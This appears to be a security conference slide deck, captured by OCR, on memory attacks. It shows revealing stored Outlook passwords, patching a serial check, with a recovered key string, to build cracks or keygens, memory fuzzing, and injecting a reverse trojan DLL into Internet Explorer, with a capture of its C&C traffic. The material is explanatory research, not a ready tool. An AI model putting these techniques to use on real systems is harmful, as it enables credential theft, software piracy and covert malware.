
- **In a pivoting attack**, it can be very useful to **reveal what's behind the stars**... Don't forget, Windows remembers lots of passwords in behalf of users.

- Lots of tools do exist, such as **Snadboy's Revelation**. Unfortunately, most of them do not work against recent OS.

- **BulletsPassView** is one of the remaining tools which still works under Windows 7. There is even a 64 bits version.

- Anyway, it also does not work under Windows 8.

Stars revelation



Change Account

Internet E-mail Settings

Each of these settings are required to get your e-mail account working.

User Information

Your Name: Frédéric BOURLA

E-mail Address: fred@htbridge.ch

Server Information

Account Type: POP3

Incoming mail server: htbridge.ch

Outgoing mail server (SMTP): htbridge.ch

Logon Information

User Name: fred

Password: **************************

☑ Remember password

☐ Require logon using Secure Password Authentication (SPA)


Test Account Settings

After filling out the information on this screen, we recommend you test your account by clicking the button below. (Requires network connection)

☑ Test Account Settings by clicking the Next button

Stars revelation

- ✓ **Pillaging passwords** often provide the **keys of the kingdom**.




Window Title	Password	Field Name	Process Name	Process Path
Change Account	NoNeedToNoteThisPwd, it's a fake!		OUTLOOK.EXE	C:\Program Files\M...

1 item(s), 1 Selected

NirSoft Freeware. http://www.nirsoft.net

Memory Patching

- ✓ Memory Patching is **the first stone to build a Crack** or create a Keygen in the Warez world.
- ✓ It basically consists of **locating and bypassing binary protections in memory** in order to finally implement the trick in the targeted file.




```
002604D9   8BB5 78FFFFFF   MOV ESI,DWORD PTR SS:[EBP-88]
002604DF   8B7C35 94       MOV EDI,DWORD PTR SS:[EBP+ESI-6C]
002604E3   E8 C3B8FFFF     CALL [redacted].0025BDAB
002604E8   8B7435 98       MOV ESI,DWORD PTR SS:[EBP+ESI-68]
002604EC   E8 A7B8FFFF     CALL [redacted].0025BD98
002604F1   8BC1            MOV EAX,ECX
002604F3   3BC2            CMP EAX,EDX
002604F5   72 02           JB SHORT [redacted].002604F9
002604F7   8BCA            MOV ECX,EDX
002604F9   E3 04           JECXZ SHORT [redacted].002604FF
002604FB   F3:A6           REPE CMPS BYTE PTR ES:[EDI],BYTE PTR DS:[ESI]
002604FD   75 02           JNZ SHORT [redacted].00260501
002604FF   3BC2            CMP EAX,EDX
```

```
0018DEF4   0049B3BC   ASCII "ACDEFGHJKLMNPQRTUVWXYZ0123456789"
0018DEF8   004C208C   ASCII "A87G-JLHE-8A11"
0018DEFC   004C2474   ASCII "FROG"
```

Memory Fuzzing


- ✓ Fuzz Testing, aka Fuzzing, **consists in providing** invalid, unexpected, or **random data to** the inputs of **a monitored program to detect security issues** [among others].

- ✓ General approach to Fuzzers:



Memory Fuzzing

- ✓ Memory-oriented Fuzzing:



Identify inputs vectors


Hook input functions

Hook check functions

Create loop in code flow

Memory Fuzzing

- ✓ Here is an example from **dbgHelp4j**, a **memory fuzzing project under development** at High-Tech Bridge:



- ✓ To learn more, read [Xavier ROUSSEL's paper](#).

- ✓ This **short demonstration** shows how dbgHelp4j permits to **identify rapidly an old buffer overflow in the CWD Command of Easy FTP Server** v1.7.0.11.

Package

DLL Injection


- ✓ Another well-known memory abuse consists in **injecting arbitrary code into the memory space of another process**, for example through a CreateRemoteThread like function.

- ✓ Such an injection permits the attacker **to benefit from the rights of the target process**, and often to bypass firewalls.

- ✓ This also enable its author **to hide** himself **from** most **users**, **as threads are not displayed in Windows** Task Manager.

DLL Injection


✓ Native **task manager does not display current threads** within a process.



Nom de l'image	Nom de l'utilisateur	Pr...	Util. mém...
alg.exe	SERVICE LOCAL	00	3'592 Ko
cmd.exe	Victime	00	2'548 Ko
csrss.exe	SYSTEM	00	3'260 Ko
explorer.exe	Victime	02	16'644 Ko
iexplore.exe	Victime	00	15'880 Ko
lsass.exe	SYSTEM	00	1'084 Ko
MPK.exe	Victime	00	11'596 Ko
Processus inactif ...	SYSTEM	95	28 Ko
services.exe	SYSTEM	00	4'200 Ko
smss.exe	SYSTEM	00	388 Ko
spoolsv.exe	SYSTEM	00	4'364 Ko
svchost.exe	SYSTEM	00	7'824 Ko
svchost.exe	SERVICE RÉSEAU	00	4'320 Ko
svchost.exe	SYSTEM	00	15'744 Ko
svchost.exe	SERVICE RÉSEAU	00	3'380 Ko
svchost.exe	SERVICE LOCAL	00	4'468 Ko
System	SYSTEM	00	236 Ko
taskmgr.exe	Victime	03	4'488 Ko
winlogon.exe	SYSTEM	00	3'016 Ko
wpabaln.exe	Victime	00	3'172 Ko
wscntfy.exe	Victime	00	2'656 Ko
wuauclt.exe	Victime	00	5'248 Ko

DLL Injection

- ✓ Here **a DLL based Reverse Trojan is injected into IE** memory space.



wuauclt.exe	1676		Mises à jour automatiques	Microsoft Corporation
wscntfy.exe	360		Windows Security Center No...	Microsoft Corporation
wpabaln.exe	1932		Rappel d'activation de Wind...	Microsoft Corporation
winlogon.exe	620		Applica	
System Idle Process	0	96.92		
System	4			
svchost.exe	836		Generi	
svchost.exe	924		Generi	
svchost.exe	1048		Generi	
svchost.exe	1152		Generi	
svchost.exe	1312		Generi	
spoolsv.exe	1592		Spoole	
smss.exe	372		Gestio	
services.exe	664		Applica	
procexp.exe	268	3.08	Sysinte	
MPK.exe	1464			
lsass.exe	676		LSA Sh	
Interrupts	n/a		Hardw	
iexplore.exe	1832		Interne	
explorer.exe	1504		Explora	
DPCs	n/a		Deferre	
csrss.exe	584		Client S	
cmd.exe	452		Interpre	
alg.exe	864		Applica	


iexplore.exe:1832 Properties

Count: 8

TID	CSwitch Delta	Start Address
1852	29	iexplore.exe+0x2451
1920	1	WININET.dll!InternetSetStatusCallbackA+0x1ca
1100		kernel32.dll!CreateThread+0x27
1428		SHLWAPI.dll!Ordinal505+0x2fa
1924		ntdll.dll!RtlQueueWorkItem+0x2b5
1864		kernel32.dll!CreateThread+0x27
216	2	logo.jpg:bash.dll+0x1448
1900		kernel32.dll!CreateThread+0x27

DLL Injection

- ✓ **Trojan reaches its C&C Server via HTTP through Internet Explorer** [whose behaviour sounds right].



```
192.168.129.182    93.24.111.48       TCP    [TCP segment of a
192.168.129.182    93.24.111.48       HTTP   POST /bash/putcom.
93.24.111.48       192.168.129.182    TCP    http > ansoft-lm-1
93.24.111.48       192.168.129.182    HTTP   HTTP/1.1 200 OK  (

  ⊞ Flags: 0x18 (PSH, ACK)
